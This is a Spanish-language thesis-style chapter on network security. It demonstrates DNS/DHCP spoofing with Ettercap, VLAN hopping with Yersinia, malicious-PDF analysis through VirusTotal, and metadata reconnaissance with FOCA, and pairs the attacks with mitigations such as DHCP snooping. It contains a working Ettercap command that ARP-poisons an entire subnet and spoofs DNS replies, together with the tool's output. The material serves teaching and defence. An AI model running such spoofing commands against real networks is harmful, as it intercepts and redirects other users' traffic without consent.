Para el caso se ejemplifica empleando *Ettercap (*bajo ambiente *LINUX).*

a) El usuario 192.168.1.33 efectúa el procedimiento (DHCP) de configuración del host dinámico obteniendo la dirección del verdadero gateway
b) Desea visitar el sitio "http://www.microsoft.com", el servicio DHCP-Spoofing falsificará las respuestas DNS suplantado al gateway 192.168.1.1. Ahora la nueva puerta de enlace es 192.168.1.100.
c) Se conectará a un servidor *Apache*[26] de suplantación.[16]

La primera acción es editar el archivo etter.dns perteneciente a *ettercap*; el cual contiene los parámetros DNS de la red a ser suplantada.

```
root@upmtest:~# sudo gedit /usr/share/ettercap/etter.dnsettercap

##############################################################################
#  ettercap -- etter.dns -- host file for dns_spoof plugin                   #
#  Copyright (C) ALoR & NaGA                                                 #
#                                                                            #
#  This program is free software; you can redistribute it and/or modify      #
#  it under the terms of the GNU General Public License.                     #
##############################################################################
# Sample hosts file for dns_spoof plugin                                     #
#                                                                            #
# the format is (for A query):                                               #
#   www.microsoft.com  A 192.168.1.100                                       #
#   *.microsoft.com    A 192.168.1.100                                       #
#   http://www.microsoft.com   PTR # Wildcard in PTR are not allowed         #
```

La descripción de los parámetros de *ettercap* es presentada:

-T: Especifica el uso de la interfaz basada en texto.
-q: Ejecuta los comandos en modo silencioso sin imprimir resultados en la pantalla.
-P dns_spoof: Especifica el uso del plugin "dns_spoof".
-M arp: Inicializa el envenenamiento *MITM-ARP*, para intercepción de tráfico.
// // : Especifica la direcciones completas de los objetivos. En este caso todo el rango.

[26] **Servidor Apache:** servidor web HTTP de código abierto.

```
root@upmtest:~# ettercap -T -q -P dns_spoof -M arp // //

ettercap NG-0.7.4.2 copyright 2001-2005 ALoR & NaGA
Listening on eth0... (Ethernet)
  eth0 ->     00:1C:42:A0:B7:CA     192.168.1.100     255.255.255.0

SSL dissection needs a valid 'redir_command_on' script in the etter.conf file
Privileges dropped to UID 65534 GID 65534...
  28 plugins   41 protocol dissectors  56 ports monitored
7587 mac vendor fingerprint1766 tcp OS fingerprint 2183 known services

Randomizing 255 hosts for scanning...
Scanning the whole netmask for 255 hosts...
* |==================================================>| 100.00 %
5 hosts added to the hosts list...
ARP poisoning victims:
 GROUP 1 : ANY (all the hosts in the list)
 GROUP 2 : ANY (all the hosts in the list)
Starting Unified sniffing...
Text only Interface activated...
Hit 'h' for inline help
Activating dns_spoof plugin...

SEND L3 ERROR: 1892 byte packet (0800:06) destined to 65.55.57.80 was not
forwarded (libnet_write_raw_ipv4(): -1 bytes written (Message too long)
)
dns_spoof: [www.microsoft.com] spoofed to [192.168.1.100]
SEND L3 ERROR: 1736 byte packet (0800:06) destined to 192.168.1.16 was not
forwarded (libnet_write_raw_ipv4(): -1 bytes written (Message too long)
)
dns_spoof: [www.microsoft.com] spoofed to [192.168.1.100]
dns_spoof: [www.microsoft.com] spoofed to [192.168.1.100]
```

Al invocar la url: *http://www.microsoft.com DCHP Spoofing* se direcciona el tráfico http hacia 192.168.1.100, el servidor que suplanta al Gateway.




Figura 3.7: Despliegue del servidor Apache.
Fuente: Captura en la realización del trabajo.

3.4.1 Mitigación DHCP Spoof

Si se sospecha que se está haciendo un mal uso de *DHCP* podemos capturar tráfico dentro del mismo dominio *broadcast* en el que se encuentran los clientes mediante *VACL, port-mirroring, etc*. y filtrar por paquetes *DHCPOffer* y *DHCPAck*. Se presenta la salida generada desde Wireshark, donde el filtro "*bootp.option.type==03*" es *DHCP offer* y "*boot.option.type==05*" corresponde a *DHCP ACK.*




Figura 3.8.a: Procedimiento DHCP.
Fuente: Captura en la realización del trabajo.




Figura 3.8.b: Determinación de la presencia de un servidor ajeno 192.168.1.100
Fuente: Captura en la realización del trabajo.

Una adecuada configuración del elemento conmutador es la mejor medida a tomar para mitigar este tipo de ataques. Configurar *ACLs* en el *switch* impidiendo que aquellos puertos de acceso destinados a equipos de usuario, envíen paquetes *UDP* cuyo puerto origen sea 67 para evitar de esta forma el uso de servidores *DHCP* no legítimos en la red.

Adicionalmente, existen herramientas de uso libre que permiten detectar equipos con servicios *DHCP* en ejecución, ejemplo de ello son *Gobbler, dhcp_probe o Rogue*

detect. Para mitigar ataques por inundación (*flooding*) *DHCP DISCOVER*, características más sofisticadas como *DHCP SNOOPING* serán necesarias que incorporen los elementos de comnutación [9]. Con la funcionalidad *DHCP Snooping* se hace frente a *DHCP exhaustion attacks*, donde un atacante es capaz de acabar con el *pool* de direcciones libres del servidor *DHCP* en cuestión de segundos, mediante el envío de paquetes *DHCPDISCOVER* solicitando nuevas direcciones IP. Se expone un ejemplo de configuración de *DHCP Snooping* donde se relaciona en confianza al gateway 192.168.1.1 con su dirección MAC.

```
Switch(config)# ip dhcp snooping
Switch(config)# ip dhcp snooping vlan 03
Switch(config)# interface Fastethernet 0/12
Switch(config-if)# ip dhcp snooping trust
Switch(config-if)# ip dhcp snooping limit rate 10

Switch# show ip dhcp snooping
Switch DHCP snooping is enabled
DHCP snooping is configured on following VLANs:
03
Insertion of option 82 is enabled
Interface                    Trusted     Rate limit (pps)
------------------------     -------     ----------------
FastEthernet0/12             yes         unlimited

Switch#show ip dhcp snooping binding
MacAddress          IpAddress        Lease(sec)  Type           VLAN  Interface
------------------  ---------------  ----------  -------------  ----  ------------------
98:8b:5d:21:96:1c   192.168.1.1       86250       dhcp-snooping   3   FastEthernet0/12
```

3.5 VLAN Hopping

El concepto de *VLAN hopping* es que un atacante puede formar parte de los recursos de un red local virtual (VLAN) aunque no pertenezca a ella. El objetivo que se persigue es lograr acceso al tráfico de otras *VLANs*, diferentes a donde se localiza el dispositivo atacante, que en condiciones normales no esta disponible por seguridad inmersa.

Existen dos métodos para efectuar este cruce de dominios entres instancias virtuales:

3.5.1 Suplantación del switch

Esta variante de ataque es altamente difundida debido a que la administración de la red, la mayoría de ocasiones configura los puerto del conmutador como *dynamic auto* o *desirable*. En este escenario "*Yersinia*", ambiente gráfico en *LINUX*, es capaz de manejar los protocolos de etiquetado y concentración de enlaces utilizados entre

conmutadores de la red (los protocolos 802.1Q/ISL y DTP [27]), imitando el comportamiento de un switch más en la red. De esa forma se lograra acceso al tráfico del resto de la red ya que el equipo se convierte en un miembro de todas las VLAN,

Para el caso de configuración *dynamic auto*, el puerto simplemente escucha tramas *DTP* provenientes de switches vecinos que tengan intención de crear un enlace trunk. Mencionando el caso *dynamic desirable*, es el propio puerto del atacante el interesado en crear dicho enlace *trunk* mediante el envío de tramas de negociación *DTP* a los conmutadores vecinos.

En el siguiente ejemplo *Yersinia* negocia la configuración de un puerto *trunk*, con el envió de tramas *DTP*. El comando (-G) permite el despliegue en modo gráfico.




Figura 3.9.a: Negociación de Puerto Trunk en VLAN Hopping.
Fuente: Captura en la realización del trabajo.

3.5.2 Etiquetado doble

La variante de etiquetado doble antepone dos etiquetas *VLAN* a los paquetes que se transmiten, conociendo que los conmutadores realizan un sólo nivel de desencapsulado, el primer encabezado, que corresponde a la *VLAN* de la cual el atacante es realmente miembro, es desechado por el primer *switch* y el paquete es enviado, pero queda vigente entonces el segundo encabezado "*VLAN* falso" que está destinado a un usuario legal.

El ataque es exitoso sólo si la *VLAN* nativa del *trunk* es la misma a la que pertenece el atacante y debe tenerse en cuenta que solo permite tráfico en una sola dirección (desde el atacante hacia la víctima).

[27] **DTP:** Dynamic Trunking Protocol.

En este caso, identificar el ataque por Wireshark es posible siempre y cuando capturemos paquetes en la VLAN del atacante, dado que al tener el "doble encabezado" es fácilmente detectable:




Figura 3.9.b: Captura de doble etiquetado en VLAN Hopping.
Fuente: Captura en la realización del trabajo.

3.5.3 Mitigación VLAN Hopping

En el caso de **suplantación del switch**, se recomienda configurar aquellos puertos expuestos a usuarios como "*access port*" y configurar el estado *DTP* como no negociable "*nonegotiate*", para que de esta forma se ignoren negociaciones de un puerto trocal.

Para contrarrestar ataques de **doble etiquetado**, se recomienda configurar los puertos de acceso en una *VLAN* distinta a la utilizada como nativa en un enlace *trunk*. Por ejemplo: si se configura la *VLAN #* como nativa en los puertos troncales, se debe emplear *VLAN* distinta para los puertos de acceso [17].

3.6 ANÁLISIS DE MALWARE

Sistemas antivirus implantados en servidores específicos proporcionan una detección bastante oportuna y fiable pero no en un 100%, debido a la diferencia de sincronización con las últimas actualizaciones o porque simplemente el mundo de los atacantes se encuentra un paso más adelante que un producto instalado y soportado por una empresa. Esta ligera brecha es la que aprovechan programas maliciosos que alcanzan el equipo del usuario final, consiguiendo ejecutarse.

Una vez que un equipo está infectado, resulta vital actuar con rapidez para minimizar el impacto que pueda tener en el propio sistema o en el resto de la organización por lo que es crucial identificar el posible patrón de secuelas.

3.6.1 Descripción, ejemplificación *"Virus Total"*

VirusTotal [28] es un servicio gratuito que analiza archivos y *URLs* sospechosas facilitando la rápida detección de virus, gusanos, troyanos y todo tipo de malware.

La ventaja principal de este servicio es que trabaja a la fecha con más de 40 bases de datos y reportes de usuarios de varias casas comerciales, agilitando la catalogación y respuesta rápida ante un posible malware [18].

Para identificar el vector de entrada y el tipo de malware involucrado se puede emplear una captura de tráfico de la red. *Wireshark* exportar los objetos de las peticiones HTTP, para un análisis más minucioso. Aislando las direcciones *IP* implicadas, se puede descargar el software sospechoso seleccionando:

File >> Export >> Objects >> http; una vez localizado lo guardamos para un análisis más detallado *>>save as.*





Figura 3.10: Exportación de objetos HTTP en Wireshark.
Fuente: Captura en la realización del trabajo.

[28] **VirusTotal:** servicio gratuito que analiza archivos y URLs para detección de malware. https://www.virustotal.com/

En la figura 3.10 se ha identificado un fichero sospechoso “upm_test.pdf” el cual ha sido descargado para analizarlo empleando “*VirusTotal*” y tomar medidas correctivas en caso de requerirla.



virustotal

SHA256: ba3c7c763f7910ef956e27be054e9271b00d05aab9fb153cdf30001ce422d68a
Nombre: upm_test.pdf
Detecciones: 23 / 42
Fecha de análisis: 2012-06-24 19:47:56 UTC (hace 0 minutos)
Más detalles

Antivirus	Resultado	Actualización
AhnLab-V3	-	20120624
AntiVir	EXP/Pdfjsc.EH.14	20120624
Antiy-AVL	-	20120624
Avast	JS:Pdfka-gen [Expl]	20120624
AVG	Exploit	20120624
BitDefender	Exploit.TIFF.Gen	20120624
ByteHero	-	20120618
CAT-QuickHeal	-	20120623
ClamAV	-	20120624
Commtouch	CVE-0188	20120624
Comodo	UnclassifiedMalware	20120624
DrWeb	SCRIPT.Virus	20120624
Emsisoft	Exploit.Win32.CVE-2010-0188!IK	20120624
eSafe	-	20120624
F-Prot	CVE-0188	20120624
F-Secure	Exploit.TIFF.Gen	20120624
Fortinet	W32/PDFJs.IIItr	20120624
GData	Exploit.TIFF.Gen	20120624
Ikarus	Exploit.Win32.CVE-2010-0188	20120624
Jiangmin	-	20120624
K7AntiVirus	Exploit	20120622
Kaspersky	HEUR:Exploit.Script.Generic	20120624
McAfee	-	20120624
McAfee-GW-Edition	-	20120624
Microsoft	Exploit:Win32/Pdfjsc.EX	20120624

Figura 3.11: Análisis de Malware empleando VirusTotal.
Fuente: Captura en la realización del trabajo.

Un aporte adicional de *Wireshark* son los servicios de geo-localización de *MaxMind*[19] gracias a los cuales se pueden obtener ciudades y países asociadas a las *IPs* capturadas proporcionando información sobre la procedencia de los paquetes; en determinados escenarios en los que la red intercambia información con servidores no habituales a la organización a la que pertenece.

Para habilitar este servicio se debe descargar *GeoLiteCity* y *GeoIPASNum* [19] y agregar las bases de datos *GeoIP*, a *Wireshark* desde *Preferences >> Name Resolution >> GeoIP database.*

Para visualizar el resultado, menú *Statistics,* en la pestaña *IPv4,* y activamos la opción *map*.




Figura 3.12: Geo-localización GeoIP empleando Wireshark.
Fuente: Captura en la realización del trabajo.

La figura precedente muestra la distribución geográfica de los servidores con los cuales se ha intercambiado tráfico, y la procedencia de archivo expuesto a análisis.

3.6.2 Política de Metadatos: *"FOCA"*

Los Metadatos son los atributos que describen las características de las entidades y las acciones que las relacionan, son los datos de los datos. Según las necesidades identificadas por cada organización, se pueden aplicar metadatos a distintos niveles de granularidad según la jerarquía definida en el estándares IEEE[29].

Sin una adecuada política de metadatos en una organización es posible trazar toda una ruta de servidores, usuarios y servicios con los que se encuentra trabajando. La figura 3.13, denota información sobre:

- Servidores de la organización con sus características hardware and software.
- Direcciones IP, dominios, subdominios y nombres
- Información relevante de usuario, nombre, departamento, alias, dirección correo, ubicación de archivos y un mapa completo de otros usuarios que generalmente interrelacionan.

Toda la información publica indexada es un punto a favor de un posible ataque direccionado. Esta sección propone una herramienta informática que ayuda a diagnosticar las vulnerabilidades de una organización y enrutarlas en una adecuada política de seguridad.

[29] **IEEE:** Institute of Electrical and Electronics Engineers.




Figura 3.13: Ejemplo de información sensible localizada empleando metadatos.
Fuente: Captura en la realización del trabajo.

FOCA[30] es un software de licencia *GNU*, en versiones "*free*", "*professional*" y "*on-line*". La versión libre se obtiene rellenando un formulario de uso del producto; su variante profesional se encuentra disponible con la inscripción por pago a uno de los seminarios de seguridad informática que la empresa oferta, esta inversión es aproximadamente de 100€, la licencia sigue siendo libre. La versión en línea permite efectuar un análisis básico de los metadatos incluidos en un fichero que se direcciona al portal web.

En sus inicios *FOCA* fue una herramienta de análisis de documentos para dibujar una red de transferencia a partir de los metadatos encontrados.

Los documentos objetivo se localizan empleando tres posibles buscadores que son *Google*, *Bing y Exalead.* La suma de los tres buscadores, en muchos casos, consigue un gran número de documentos. Ninguno de los buscadores ofrece el 100% de los documentos en la mayoría de los casos, y, ni la suma de los 3 garantiza ese objetivo, pero sí que se máxima el resultado.

En una búsqueda se puede elegir el tipo de ficheros y el motor a utilizar. Hay que tener en cuenta que *Exalead* no ofrece comandos como *Google*, que buscar por extensión o que *BING* no reconoce todos los *filetypes*, por lo que, la mejor opción es seleccionar el tipo de documento y dejar que *FOCA* realice la búsqueda por los tres motores.

[30] http://www.informatica64.com/foca/




Figura 3.14: Búsqueda de ficheros FOCA
Fuente: Captura en la realización del trabajo.

Si se realiza varias búsquedas con *Google,* es posible que aparezca un *captcha*[31] de *Google*, *FOCA* mostrará entonces la ventana auxiliar para que el usuario introduzca el valor correcto y pueda continuar buscando documentos.

3.6.2.1 Añadir ficheros Manualmente

FOCA no sólo trabaja con ficheros buscados a través de los motores, es posible añadir una carpeta o un fichero, simplemente arrastrándolo a la interfaz de usuario, ó usando las opciones de menú contextual con el botón derecho del ratón. Si se añaden ficheros locales de esta forma, es posible también extraer la información *EXIF* de archivos gráficos. En la versión Online se posibilita subir ficheros ofimáticos o ficheros gráficos para analizar sus metadatos.
